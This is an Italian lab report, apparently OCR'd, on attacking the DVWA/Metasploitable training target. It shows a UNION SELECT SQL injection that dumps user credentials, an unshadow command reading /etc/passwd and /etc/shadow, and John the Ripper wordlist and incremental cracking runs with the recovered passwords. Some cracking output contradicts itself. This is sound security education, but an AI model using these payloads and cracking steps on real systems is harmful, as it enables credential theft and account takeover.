
REPORT effettuato da:

Anatoliy Prysyazhnyuk **07.06.2023**

' UNION SELECT user, password FROM users#



Eseguo il codice di John the Ripper:

“**john --format=raw-md5 --wordlist=/home/kali/Desktop/prova/rockyou.txt hashdvwa.txt**”

"john": Si riferisce all'eseguibile del programma "John the Ripper", che è un software popolare utilizzato per il cracking delle password.

"--format=raw-md5": È un'opzione del comando che specifica il **formato** dell'**hash** della password. In questo caso, si sta utilizzando l'algoritmo di hashing **MD5**. "John the Ripper" utilizzerà questo formato per decifrare la password.

"--wordlist=/home/kali/Desktop/prova/rockyou.txt": È un'altra opzione del comando che specifica **il percorso** del file di testo contenente una **lista di parole**. In questo caso, il file "rockyou.txt" si trova nella directory "/home/kali/Desktop/prova/".

"hashdvwa.txt": È l'ultimo argomento del comando e rappresenta il file contenente l'hash della password che si desidera decifrare.

```
┌──(kali㉿kali)-[~]
└─$ cd Desktop

┌──(kali㉿kali)-[~/Desktop]
└─$ john --format=raw-md5 --wordlist=/home/kali/Desktop/prova/rockyou.txt hashdvwa.txt
stat: hashdvwa.txt: No such file or directory

┌──(kali㉿kali)-[~/Desktop]
└─$ cd prova

┌──(kali㉿kali)-[~/Desktop/prova]
└─$ john --format=raw-md5 --wordlist=/home/kali/Desktop/prova/rockyou.txt hashdvwa.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (?)
abc123           (?)
letmein          (?)
charley          (?)
4g 0:00:00:00 DONE (2023-06-07 08:33) 22.22g/s 17066p/s 17066c/s 25600C/s my3kids..dangerous
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

```
┌──(kali㉿kali)-[~/Desktop/prova]
└─$ john --show --format=raw-md5 hashdvwa.txt
?:password
?:abc123
?:charley
?:letmein
?:password

5 password hashes cracked, 0 left
```

Qui ho provato ad eseguire altri comandi presenti nelle slide:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nano passwd3.txt

┌──(kali㉿kali)-[~/Desktop]
└─$ sudo unshadow /etc/passwd /etc/shadow > passwd3.txt
Created directory: /root/.john
```

Con l'utilizzo di --incremental:
proverà tutte le possibili combinazioni di caratteri in modo progressivo e ordinato. Inizia con le password più brevi e semplici, come singoli caratteri o sequenze di numeri, e quindi passa a password più lunghe e complesse man mano che procede. Questo metodo di attacco viene utilizzato quando non si conosce nulla sulla password crittografata e si vogliono provare tutte le combinazioni possibili. (Nel file **passwd4.txt** è presente l'hash di una password del dvwa di Metasploitable);

```
┌──(kali㉿kali)-[~/Desktop]
└─$ john --incremental passwd4.txt --format=Raw-MD5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
ciao             (?)
1g 0:00:00:00 DONE (2023-06-07 09:08) 1.886g/s 2448Kp/s 2448Kc/s 2448KC/s clug..samelee1
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~/Desktop]
└─$ john --show passwd4.txt
0 password hashes cracked, 2 left

┌──(kali㉿kali)-[~/Desktop]
└─$ john --show passwd4.txt --format=Raw-MD5
?:ciao

1 password hash cracked, 0 left
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ john --wordlist=/home/kali/Desktop/prova/rockyou.txt passwd4.txt
Warning: detected hash type "LM", but the string is also recognized as "dynamic=md5($p)"
Use the "--format=dynamic=md5($p)" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "HAVAL-128-4"
Use the "--format=HAVAL-128-4" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "MD2"
Use the "--format=MD2" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "mdc2"
Use the "--format=mdc2" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "mscash"
Use the "--format=mscash" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "mscash2"
Use the "--format=mscash2" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "NT"
Use the "--format=NT" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD4"
Use the "--format=Raw-MD4" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD5"
Use the "--format=Raw-MD5" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD5u"
Use the "--format=Raw-MD5u" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-SHA1-AxCrypt"
Use the "--format=Raw-SHA1-AxCrypt" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "ripemd-128"
Use the "--format=ripemd-128" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Snefru-128"
Use the "--format=Snefru-128" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "ZipMonster"
Use the "--format=ZipMonster" option to force loading these as that type instead
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 2 password hashes with no different salts (LM [DES 256/256 AVX2])
Warning: poor OpenMP scalability for this hash type, consider --fork=2
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:00 DONE (2023-06-07 09:13) 0g/s 11123Kp/s 11123Kc/s 22246KC/s  !!1QWER..*7¡VA
Session completed.
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ john --show passwd4.txt --format=Raw-MD5
?:abc123

1 password hash cracked, 0 left
```

l'opzione **"--show"** viene utilizzata per visualizzare la password decifrata sullo schermo o salvarla in un file di output.
Decifrare una password debole utilizzando dizionari ben forniti può essere relativamente **semplice e veloce**. Un dizionario delle password è un elenco di parole comuni, frasi, combinazioni di caratteri o varianti che vengono utilizzate per eseguire attacchi di forza bruta o attacchi basati su dizionari.
Per aumentare la sicurezza delle password, è consigliabile utilizzare password lunghe, complesse e uniche per ogni account.